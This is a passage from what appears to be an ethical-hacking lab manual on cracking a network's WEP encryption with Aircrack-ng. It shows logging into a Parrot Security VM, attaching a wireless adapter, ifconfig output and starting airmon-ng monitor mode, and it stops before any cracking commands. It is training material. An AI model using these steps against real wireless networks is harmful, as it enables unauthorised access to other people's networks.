
In this task, we will use the Aircrack-ng suite to crack the WEP encryption of a network.

Note: Ensure that more than one machine or device is connected to the access point (**CEH-LABS**).


1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Plug in the **Linksys 802.11 g WLAN** adapter.
 4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.



- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible

- Now, type **cd** and press **Enter** to jump to the root directory.
- In the Parrot Terminal window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlx687f7467dbf6**) gets connected to the machine, as shown in the screenshot.

Note: The name of wireless interface might vary in your lab environment.


```
ifconfig - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.13 netmask 255.255.255.0 broadcast 10.10.1.255
    inet6 fe80::82a:a151:e981:5c63 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:05:cc:ba txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1240 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 640 (640.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 640 (640.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlx687f7467dbf6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.6 netmask 255.255.255.0 broadcast 192.168.29.255
    inet6 fe80::497b:2bab:57de:36c4 prefixlen 64 scopeid 0x20<link>
    inet6 2405:201:5006:3916:2df7:f63f:21b6:88f2 prefixlen 64 scopeid 0x0<global>
    ether 68:7f:74:67:db:f6 txqueuelen 1000 (Ethernet)
    RX packets 918 bytes 166750 (162.8 KiB)
    RX errors 0 dropped 83 overruns 0 frame 0
    TX packets 90 bytes 11006 (10.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@parrot]-[~]
#
```


10. In the terminal window, type **airmon-ng start wlx687f7467dbf6** and press **Enter**. This command puts the wireless interface (in this case, **wlx687f7467dbf6**) into monitor mode.
11. The result appears, displaying the error: “**Found 2 processes that could cause trouble.**” To put the interface in monitor mode, these processes must be killed.
12. Here, the name of wireless interface (**wlx687f7467dbf6**) is too long, therefore, it would automatically rename it to wlan0mon.



```

airmon-ng start wlx687f7467dbf6 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# airmon-ng start wlx687f7467dbf6

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
585 NetworkManager
610 wpa_supplicant

